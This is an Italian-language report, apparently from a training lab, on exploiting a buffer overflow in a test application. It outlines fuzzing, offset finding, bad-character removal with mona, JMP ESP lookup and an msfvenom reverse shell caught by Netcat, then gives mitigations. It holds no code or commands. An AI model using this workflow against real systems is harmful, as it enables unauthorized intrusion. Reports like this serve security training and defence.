

Relazione Tecnica: Analisi e Sfruttamento di una Vulnerabilità Buffer Overflow

Introduzione

Questo report descrive la simulazione di un attacco di tipo *buffer overflow*, una vulnerabilità identificata in un'applicazione cliente che potrebbe consentire a un attaccante di eseguire codice arbitrario compromettendo la sicurezza del sistema. L'attività ha permesso di esplorare come questa vulnerabilità possa essere sfruttata, utilizzando l'ambiente *Immunity Debugger* e diversi strumenti di testing e sviluppo di exploit, quali *Netcat* e script in *Python*. Di seguito, viene presentata una descrizione dettagliata delle tecniche adottate, dei passaggi svolti e delle raccomandazioni finali per mitigare la vulnerabilità.

Comprensione della Vulnerabilità

Un *buffer overflow* avviene quando un'applicazione scrive dati oltre i limiti predefiniti di un buffer, una porzione di memoria destinata a contenere informazioni di una certa dimensione. Se non adeguatamente controllato, un buffer overflow può essere sfruttato da un attaccante per manipolare il flusso di esecuzione del programma, inserendo codice malevolo o alterando i puntatori di ritorno. Questo tipo di attacco è comune in applicazioni che non gestiscono correttamente l'input dell'utente, e può portare all'esecuzione di una *reverse shell*, compromettendo il sistema.

Preparazione dell'Ambiente di Test

Per simulare l'applicazione vulnerabile, è stato utilizzato *Immunity Debugger*, con l'esecuzione dell'applicazione in un ambiente controllato. L'obiettivo iniziale era replicare le condizioni di vulnerabilità con l'uso di strumenti come *Netcat*, per la connessione, e script Python per l'invio dei dati. I passi principali sono stati:

1. **Avvio dell'ambiente Immunity Debugger:** caricamento dell'applicazione per il monitoraggio e l'analisi del comportamento del buffer.
2. **Connessione tramite Netcat:** configurazione della comunicazione con l'applicazione target attraverso Netcat per l'invio dei payload e l'analisi della risposta.

Sviluppo di un Exploit

Il processo di exploit è stato articolato come segue:

1. **Invio del primo exploit e fuzzer:** uno *script Python* ha generato input casuali per individuare il punto in cui il buffer si riempie, provocando il crash. Questo passaggio è stato critico per determinare la dimensione del buffer vulnerabile.
2. **Primo Overflow e exploit 'BBBB':** è stato identificato il primo punto di overflow e successivamente inviato un exploit con un pattern di caratteri riconoscibili (es. 'BBBB') per identificare con precisione dove si verifica l'overflow.
3. **Individuazione dei badchars e creazione del payload definitivo:** un *bytearray* è stato usato per escludere i badchars, ovvero caratteri che potrebbero interrompere il codice dell'exploit. Un comando *mona* ha permesso di generare il bytearray privo di badchars, da integrare nell'exploit.
4. **Ricerca delle istruzioni JMP ESP e creazione del payload di exploit finale:** tramite *mona* è stato identificato un indirizzo JMP ESP per reindirizzare il flusso di esecuzione verso il

codice dell'attaccante. Infine, è stato utilizzato *msfvenom* per generare una *reverse shell* da utilizzare come payload di exploit.

Dimostrazione dell'Exploit

L'exploit è stato testato nell'ambiente di Immunity Debugger, confermando che il payload riusciva a causare il crash dell'applicazione e ad avviare una reverse shell su Netcat. I passaggi chiave della dimostrazione sono stati:

1. **Esecuzione dell'exploit finale con reverse shell:** tramite *msfvenom* è stato generato un payload che, una volta eseguito, ha stabilito una connessione con Netcat, consentendo l'accesso al sistema target.
2. **Screenshot e verifiche di successo:** ogni passaggio è stato documentato con screenshot, evidenziando l'avvio del debugger, l'invio dei payload, la generazione del bytearray senza badchars e infine la reverse shell funzionante.


Raccomandazioni per la Mitigazione della Vulnerabilità


Dopo aver dimostrato con successo l'exploit, le seguenti raccomandazioni sono state formulate per mitigare la vulnerabilità:


1. **Validazione degli Input:** implementare un controllo rigoroso dell'input dell'utente, evitando l'inserimento di dati oltre i limiti del buffer.
2. **Aggiornamento del Codice con Protezioni di Sicurezza:** l'inclusione di misure come *stack canaries* e ASLR (Address Space Layout Randomization) rende più difficile per un attaccante prevedere la posizione dei buffer e sfruttare l'overflow.
3. **Applicazione di Patch di Sicurezza:** garantire che le applicazioni siano sempre aggiornate con le ultime patch di sicurezza.
4. **Adozione di Buone Pratiche di Programmazione Sicura:** tra cui l'uso di funzioni sicure per la gestione delle stringhe e la limitazione della memoria allocata per l'input.

Conclusione

L'esercizio ha dimostrato come una vulnerabilità di tipo buffer overflow possa compromettere gravemente un sistema, confermando la necessità di implementare adeguate protezioni a livello di codice e ambiente. Attraverso strumenti come *Immunity Debugger*, *Netcat* e *msfvenom*, è stato possibile sviluppare e testare un exploit che ha fornito l'accesso non autorizzato al sistema. Implementando le raccomandazioni proposte, sarà possibile migliorare la sicurezza dell'applicazione e prevenire futuri tentativi di exploit simili.





